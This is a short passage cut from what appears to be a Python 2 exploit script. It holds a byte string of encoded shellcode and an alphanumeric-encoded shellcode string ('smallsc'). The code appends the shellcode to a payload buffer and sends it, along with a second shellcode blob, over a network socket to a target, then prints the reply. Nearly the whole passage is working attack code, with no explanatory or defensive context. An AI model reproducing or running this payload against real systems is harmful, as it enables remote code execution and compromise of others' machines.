x81\x92\xe5\x91\xab\xe7\x99\xab\xe7\x89\x8a\xe7\xa5\xa1\xe1\x90\x9c\x
e6\xa0\x83\xe6\xb8\x85\xe6\xa0\x80\xe7\x9c\xb2\xe7\xa5\xa8\xe4\xb5\xa
9\xe3\x99\xac\xe4\x91\xa8\xe4\xb5\xb0\xe8\x89\x86\xe6\xa0\x80\xe4\xa1
\xb7\xe3\x89\x93\xe1\xb6\xaa\xe6\xa0\x82\xe6\xbd\xaa\xe4\x8c\xb5\xe1\
x8f\xb8\xe6\xa0\x83\xe2\xa7\xa7\xe6\xa0\x81'
smallsc='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1
AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944
```

```
JBRDDKLMN8KPM0KP4KOYM4CQJINDKSKPKPTKKQTKT0D8TKQ8RTJKKX1OTKIGJSW4R0KOI
BJHKCKOKOKOF0V04PF0M0A'
pay+=smallsc
pay+='>\r\n\r\n'
print pay
sock.send(pay)
sock.send(shellcode)
data = sock.recv(80960)
print data
sock.close
```